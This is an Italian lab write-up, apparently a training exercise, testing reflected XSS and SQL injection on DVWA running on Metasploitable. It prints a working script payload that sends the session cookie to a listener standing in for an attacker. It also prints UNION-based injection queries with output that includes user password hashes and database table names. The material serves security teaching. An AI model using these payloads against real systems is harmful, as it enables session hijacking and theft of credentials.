



**Obiettivo: Valutare le vulnerabilità XSS e SQL sulla DVWA di Metasploitable.**



**Vulnerabilità XSS reflected:**

Come possiamo vedere nelle immagini seguenti abbiamo testato la vulnerabilità XSS reflected sulla “DVWA XSS”, andando ad inserire i comandi in payload nell'url. Abbiamo utilizzato il corsivo di html, le script alert di java e per recuperare il cookie di sessione.



Dopo aver ottenuto il cookie, siamo andati ad intercettarlo mettendoci in ascolto sulla porta 80 con netcat così da poterlo reindirizzare su un eventuale attaccante che nel nostro caso troveremo nella nostra rete interna su loopback 127.0.0.1 di Kali. Utilizzeremo in payload quindi lo script seguente:

```
<script>window.location='http://127.0.0.1:80/?cookie='+document.cookie</script>
```



## Vulnerabilità SQL injection:

In questo caso siamo andati a caricare delle payload sempre nell'url della "DVWA SQL injection" ma valutato la vulnerabilità dell'injection sul webserver così da rintracciare e prendere il comando di informazioni all'interno del suo database. Come possiamo vedere nelle immagini seguenti siamo riusciti attraverso l'utilizzo di comandi "OR", "AND" e "UNION" ad inserire le query che ci hanno direzionato nelle tabelle e le informazioni del database in questione.

Vulnerability: SQL Injection	Vulnerability: SQL Injection
<p>User ID:</p> <input type="text"/> <input type="button" value="Submit"/>	<p>User ID:</p> <input type="text"/> <input type="button" value="Submit"/>
<pre>ID: '%' or '0'='0' # First name: admin Surname: admin  ID: '%' or '0'='0' # First name: Gordon Surname: Brown  ID: '%' or '0'='0' # First name: Hack Surname: Me  ID: '%' or '0'='0' # First name: Pablo Surname: Picasso  ID: '%' or '0'='0' # First name: Bob Surname: Smith</pre>	<pre>ID: ID: 1' UNION SELECT user, password FROM users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99  ID: ID: 1' UNION SELECT user, password FROM users# First name: gordonb Surname: e99a18c428cb38d5f260853678922e03  ID: ID: 1' UNION SELECT user, password FROM users# First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  ID: ID: 1' UNION SELECT user, password FROM users# First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  ID: ID: 1' UNION SELECT user, password FROM users# First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>

## Vulnerability: SQL Injection

User ID:

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS
```

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS
```

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
```

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS
```

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES
```